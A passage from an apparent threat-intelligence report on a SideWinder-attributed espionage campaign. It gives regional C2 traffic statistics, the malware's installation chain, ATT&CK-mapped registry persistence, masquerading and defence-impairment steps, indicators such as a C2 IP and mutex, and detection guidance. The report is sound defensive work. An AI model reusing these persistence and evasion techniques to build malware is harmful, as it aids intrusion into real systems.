Southeast Asia (SEA)

The highest C2-related communication in SEA was observed from:

- Indonesia (ID): 1,394 hits
- Philippines (PH): 958 hits
- Singapore (SG): 86 hits
- Vietnam (VN): 71 hits
- Malaysia (MY): 20 hits

The distribution strongly indicates that Indonesia and the Philippines represent the most active sources of outbound communication to RagaSerpent-linked C2 infrastructure within SEA. While these connections do not confirm compromise on their own, the volume and consistency warrant prioritization for deeper validation—particularly in ID and PH.

SEA Industry Breakdown (All Countries Combined)




Chart 5. Outbound Communications from South East Asia by Industry

When SEA traffic is re-aggregated by industry, the three most active sectors are:

- Telecommunications: 2,349 hits
- Education: 122 hits
- Government: 12 hits

This pattern suggests that telecommunications networks across SEA are disproportionately represented in outbound connectivity to the C2. Potential explanations include a higher exposure surface (large user base, diverse infrastructure) and/or greater likelihood of actor abuse of telecom infrastructure as intermediary nodes.

Australia & New Zealand (ANZ)




Chart 6. Outbound Communications from Australia & New Zealand

In ANZ, the observed activity is lower than SEA but remains relevant:

- New Zealand (NZ): 56 hits
- Australia (AU): 3 hits

Although the total volume is comparatively small, any recurring outbound connectivity to known C2 infrastructure should be treated as suspicious, especially if connections originate from public-facing assets or server subnets.

ANZ Industry Breakdown





Chart 7. Outbound Communications from Australia & New Zealand by Industry

As with SEA, the telecommunications sector remains the most active contributor in ANZ:

- Telecommunications: 48 hits

This repeated pattern—telecommunications consistently appearing as the dominant industry—may indicate either (1) telecom entities being targeted more frequently, or (2) telecom assets being leveraged as relays/jump infrastructure.

Middle East & Africa (MEA)



**Outbound Communications from
Middle East & Africa**

Chart 8. Outbound Communications from Middle East & Africa

MEA currently shows the highest observed volume from all regions, excluding India, of outbound communication to SideWinder-linked C2 infrastructure, with notable concentrations in:

- South Africa (ZA): 6,742 hits
- Kenya (KE): 6,416 hits
- Nigeria (NG): 2,879 hits
- Türkiye (TR): 1,046 hits
- Mauritius (MU): 696 hits
- Morocco (MA): 589 hits

The magnitude of traffic in MEA suggests that the region may be experiencing broader targeting or wider infrastructure abuse, and should be considered a high-priority region for continued monitoring and targeted hunting.

MEA Industry Breakdown




Chart 9. Outbound Communications from Middle East & Africa by Industry

Industry-level aggregation in MEA reflects a similar trend to SEA and ANZ, but at much larger scale:

- Telecommunications: 12,911 hits
- Education: 3,713 hits
- Technology: 2,034 hits

The telecom sector in MEA overwhelmingly dominates observed communication volumes, reinforcing a consistent cross-region theme.

5.3.2. Analytical Interpretation and Hypotheses

Across South East Asia (SEA), Australia & New Zealand (ANZ), and Middle East & Africa (MEA), a recurring pattern is clear: Telecommunications is consistently the highest-hit sector communicating outbound to RagaSerpent-associated C2 infrastructure.

This supports multiple plausible hypotheses:

1. Victim Compromise Hypothesis (Direct Beaconsing)

Systems within these sectors may be compromised and are establishing direct outbound connections to RagaSerpent C2. This is consistent with typical C2 beaconsing behavior (periodic, repeated, low-to-moderate volume sessions), especially when observed across multiple IPs over time.

2. Infrastructure Abuse Hypothesis (Jump Hosts / Relay Nodes)

Alternatively, some telecom assets may be abused as intermediate infrastructure—either as compromised servers used by the actor, or as operational relays to manage access to other victims. This would reduce attribution and improve operational resilience.

Overall Assessment

- **Middle East & Africa (MEA)** shows the highest volume of SideWinder C2 communication overall, particularly from South Africa and Kenya, suggesting significant targeting and/or infrastructure abuse in the region.
- **South East Asia (SEA)** shows concentrated targeting in ID and PH, indicating these countries should be prioritized for deeper investigation.
- **Australia & New Zealand (ANZ)** shows lower volume, but connectivity still warrants validation due to the nature of C2 infrastructure.

While Netflow-derived “hits” are not sufficient alone to confirm compromise, the observed patterns—particularly high volume, recurring connections, and dominance of telecom across regions—justify a high suspicion rating and support focused follow-on investigation.

6. TACTICS, TECHNIQUES, AND PROCEDURES (TTPS)




Image 27. Attack Flow of RagaSerpent

The attack begins with a spearphishing email delivering an archive or zip file containing malicious executable to the victim. Upon user interaction, the attachment is executed manually, initiating the infection chain. The executable presents a Chinese-language registration-style user interface, likely designed to provide a façade of legitimacy and reduce suspicion during execution. The executable's filename displays a hardcoded IP address. Once run, the executable's interface requests for an IP address, department selection fields, and confirmation controls.

Following user confirmation, the primary installer (**45.119.55.66ClientSetup.exe**) executes with administrative privileges. During runtime, the installer deploys multiple components to establish operational control. It spawns a helper utility (**setuptool.exe**) and drops a secondary executable into the **%TEMP%** directory (**263ba95b-fd0f-4b9f-97e5-eea9734f040e.exe**), indicating a staged execution model. The use of a randomized filename within the temporary directory suggests basic evasion against static detection and hash-based controls.

Defense evasion is achieved through registry modification. Specifically, the malware writes entries under: **HKLM\SOFTWARE\Wow6432Node\BeaView\ExePath**. The **ExePath** value is configured to reference the installed binary location, ensuring execution upon system startup.

Before completing installation, the malware performs a pre-execution validation check to determine whether it is already present on the system. It queries for the existence of a global mutex (**Global\SelfDecom**). If the mutex is found, execution terminates. If absent, the mutex is created and execution proceeds. This behavior prevents duplicate infections and reduces operational noise, reflecting a level of tradecraft maturity.

The installer stages multiple components to disk using Native API calls. It creates structured local directories such as **C:\install** and **C:\log**, drops helper executables including **setuptool.exe**, and deploys secondary components such as **MANC.exe**. Logging includes installing application components, and generates operational log files. These are then copied to **C:\Windows\SysWOW64\msres*** which leads to the next phase of setting up command and control communication. The IP address is derived from the installer filename then stored in **YTSyConfig.ini**.

Persistence is established primarily through a Windows Service named **MANC**. Registry modifications under **HKLM\SYSTEM\CurrentControlSet\Services\MANC** and **HKLM\SOFTWARE\BeaView**. At runtime, MANC.exe spawns a masqueraded svchost.exe from a non-standard directory

Upon completion of installation, the interface displays a “Registration Successful” message and prompts the user to reboot the machine. Following restart, the previously written registry persistence activates, allowing the malware to execute in a clean session context. After reboot, the host with the masqueraded process initiates outbound raw TCP communication to **45.119.55.66**, the embedded IP address. At this stage, the adversary can issue commands, stage additional tooling, or conduct data collection consistent with espionage objectives.

6.1. MITRE ATT&CK and Cyber Kill Chain

The RagaSerpent (SideWinder) attack, detailed using MITRE ATT&CK and the Cyber Kill Chain, begins with **Initial Access (T1566.002)** via a spearphishing link (“Tax Audit” theme) that delivers the executable in a zip file. **Execution (T1204.002)** of **ClientSetup.exe** achieves **Persistence (T1543.003)** by installing MANC.exe as an auto-starting Windows Service. **Defense Evasion** involves **Obfuscated Files (T1027)**, hidden staging directories, and process **Masquerading (T1036.004)** (e.g., running under **svchost.exe**). The **Command and Control (C2)** IP (e.g., **45.119.55.66**) is derived from the installer filename, stored in **YTSysConfig.ini**, and used for outbound raw TCP communication. A Discovery/Scoping step is also present, where the NETConfig.ytf file lists domains, primarily Chinese banking entities, to be deliberately avoided (**svcexclude**). The attack progresses from Delivery (Phishing) to Installation, Persistence, and C2. The table below provides a detailed analysis of RagaSerpent’s Multi-Stage Attack Chain, breaking down its modular toolkit by component. It maps each artifact to its Function, corresponding MITRE ATT&CK Tactic/ID, and position within the Cyber Kill Chain:

Step	Activity (Operational + Technical)	Tactic	Technique (ID)	Technique Name	Relationship (MITRE-style)
1	Spearphishing lure themed as a tax audit/government tax notice (brand abuse), driving the victim to the payload	Initial Access	T1566.002	Spearphishing Link	delivers → victim proceeds to download payload container
2	The victim downloads a ZIP containing the installer/dropper	Initial Access	T1105	Ingress Tool Transfer	introduces → payload lands on endpoint
3	Victim executes ClientSetup.exe / 45[.]119[.]55[.]66ClientSetup.exe	Execution	T1204.002	User Execution: Malicious File	triggers → self-extracting installer stage begins
4	SelfDecom “CreateMutexA(..., “Global\SelfDecom”)” enforces a single-instance guard (mutex) to prevent re-entry / noisy execution	Execution	T1106	Native API	controls → execution flow stays deterministic and reduces collisions
5	Payload is packed/compressed, and embedded content is staged from internal resources (self-extracting installer behavior)	Defense Evasion	T1027.002	Obfuscated/Compressed Files and Information: Software Packing	conceals → real payload components until runtime

Step	Activity (Operational + Technical)	Tactic	Technique (ID)	Technique Name	Relationship (MITRE-style)
6	Installer extracts resource payload ("SETUP") and runs inflate/deflate-like decompression to materialize files on disk	Defense Evasion	T1140	Deobfuscate/Decode Files or Information	unpacks → drops/installable components become available
7	Installer creates directories and drops/copies components (multi-stage layout; includes helper executables)	Execution	T1106	Native API	stages → next-stage component(s) can be executed
8	svchost.exe deletes UpperFilters under HKLM\SYSTEM\ControlSet001\Control\Class\{36FC9E60-C465-11CF-8056-444553540000}	Defense Evasion	T1562.001 (inferred)	Impair Defenses: Disable or Modify Tools	degrades → system filtering behavior (may reduce monitoring/controls depending on environment)
9	MANC.exe deletes ProxyBypass and IntranetName values under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	Defense Evasion	T1562.001 (inferred)	Impair Defenses: Disable or Modify Tools	weakens → local network policy/proxy zone controls that may restrict outbound traffic
10	Installer launches secondary helper (e.g., setuptool.exe with /setuptool) and waits for completion	Execution	T1106	Native API	hands off → helper performs additional setup actions
11	Installer writes local configuration (YTSysConfig , section [YTSTATUS]) including ServerIP / ZRServerIP and operational flags	Command and Control (pre-stage)	T1071 (inferred)	Application Layer Protocol	configures → downstream agent knows where/how to connect
12	Server address is operator-parameterized by parsing an IPv4-like prefix from the executable filename (e.g., 45.119.55.66ClientSetup.exe)	Defense Evasion	T1027 (conceptual)	Obfuscated/Compressed Files and Information (IOC-reduction via parameterization)	enables → fast C2 rotation without rebuilding the binary
13	Installer writes installation footprint (registry keys/values used as install markers/lookup by other components) HKLM\SYSTEM\CurrentControlSet\Services\MANC and HKEY_LOCAL_MACHINE\SOFTWARE\BeaView	Defense Evasion	T1112	Modify Registry	supports → later stages can locate installed paths and state
14	MANC.exe writes Safe Mode service entries: HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\Manc = Service	Persistence	T1543.003	Create or Modify System Process: Windows Service	extends → service persistence into Safe Mode (Minimal)
15	MANC.exe writes Safe Mode service entries: HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\Manc = Service	Persistence	T1543.003	Create or Modify System Process: Windows Service	extends → service persistence into Safe Mode with Networking

Step	Activity (Operational + Technical)	Tactic	Technique (ID)	Technique Name	Relationship (MITRE-style)
16	svchost.exe writes service start configuration: HKLM\SYSTEM\ControlSet001\Services\MANC Start=2 (AutoStart)	Persistence	T1543.003	Create or Modify System Process: Windows Service	reinforces → service autostart reliability across control sets
17	FSHost32.exe writes COM registration artifacts: HKLM\SOFTWARE\Classes\AppID\NetworkCVSIcon.DLL with AppID GUID	Persistence	T1546.015	Component Object Model Hijacking	prepares → COM-based activation surface (AppID/registration)
18	FSHost32.exe writes COM CLSID artifacts: HKLM\SOFTWARE\Classes\CLSID\{2F0B3348-...}\InprocServer32 (ThreadingModel=Apartment) and CLSID\{...}\AppID	Persistence	T1546.015	Component Object Model Hijacking	enables → COM object load/activation path through registry-based COM resolution
19	FSHost32.exe writes COM Interface TypeLib Version entries under HKLM\SOFTWARE\Classes\Interface\{...}\TypeLib (Version=1.0)	Persistence	T1546.015	Component Object Model Hijacking	completes → COM registration set consistent with hijack/registration behavior
20	Persistence established via Windows Service MANC (AutoStart, LocalSystem, HKLM\SYSTEM\CurrentControlSet\Services\MANC ImagePath points to C:\Windows\SysWOW64\MANC.exe)	Persistence	T1543.003	Create or Modify System Process: Windows Service	establishes → execution guaranteed on boot
21	Installer uses reboot-related flow control (e.g., /Reboot mode; “noreboot” flags exist)	Execution	T1106	Native API	transitions → system reboot / post-install path is entered
22	On boot, the Service Control Manager starts MANC.exe as SYSTEM		T1543.003	Windows Service	launches → service loader/agent runs
23	MANC.exe spawns a masquerade svchost from a non-standard folder (e.g., ...\ msres\svchost.exe)	Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	spawns → network activity hides under a legitimate-looking name
24	Masqueraded svchost.exe establishes outbound raw TCP to 45[.]119[.]55[.]66	Command and Control	T1095	Non-Application Layer Protocol	establishes → C2 channel for tasking/control

Table 2. Summary of RagaSerpent's Attack Stages

The threat actor aligns more strongly with an India-origin Advanced Persistent Threat (APT), specifically SideWinder, with any observed Chinese tooling influence considered likely secondary or incidental.

Confidence Level: Moderate to High

The attribution is based on a convergence of tradecraft observed in the campaign:

Targeting and Lures:

- Consistent use of tax-themed lures.
- Impersonation of government entities.
- Geographic progression focusing on South and Southeast Asia.

Operational Tradecraft:

- Campaigns are typically long-running and regionally focused, characteristic of espionage operations.
- Relies heavily on phishing for initial access.
- Demonstrates agility in retooling.
- Utilizes installer-heavy, human-operated tooling.

Overlap with Known Campaigns:

- Extensive technical overlap with documented SideWinder operations reported by Zscaler, eSentire, Hunt.io, Kaspersky, and Trellix.

Assessment of Chinese-Language Artifacts

The presence of Chinese-language User Interface (UI) elements is considered not decisive for attribution to a China-nexus APT:

- It is likely a consequence of reusing a third-party builder, inherited tooling, or a developer artifact.
- The campaign lacks consistent supporting evidence of a China-nexus, such as alignment with known Chinese APT post-exploitation tradecraft or consistent China-based infrastructure/victimology.

6.2. Diamond Model

The RagaSerpent intrusion set can be mapped to the Diamond Model of Intrusion Analysis as follows, illustrating the relationships between the adversary's components:




Image 28. Diamond model of RagaSerpent

6.3. Detection and Mitigation Matrix

Based on the consistent tradecraft and repeatable TTPs observed across the RagaSerpent (SideWinder)-adjacent tax audit cluster, effective defense must prioritize behavioral detection over static Indicators of Compromise (IOCs). The following detection methods are aligned with the stages of the intrusion lifecycle, focusing on invariant behaviors that are resilient to the actor's high-tempo infrastructure rotation.

Attack Phase	Observed Technique / Behavior	ATT&CK Technique	Detection Method	Recommended Mitigation
Initial Access	Tax-themed spearphishing emails impersonating government or tax authorities	T1566.001 / T1566.002	Secure Email Gateway rules for tax/compliance keywords; sender domain similarity detection	Enforce DMARC/DKIM/SPF; block executable attachments from email
Initial Access	Phishing links leading to lookalike domains or IP-hosted payloads	T1583.001	URL reputation scoring; detection of newly registered domains	Domain monitoring; restrict access to newly registered domains
Execution	User execution of malicious installer (EXE)	T1204.002	EDR alerts on unsigned or low-reputation executables	Application allowlisting; restrict user execution rights
Execution	Installer spawning secondary payloads from %TEMP%	T1059	Process tree monitoring for child EXEs from TEMP	Block execution from TEMP directories
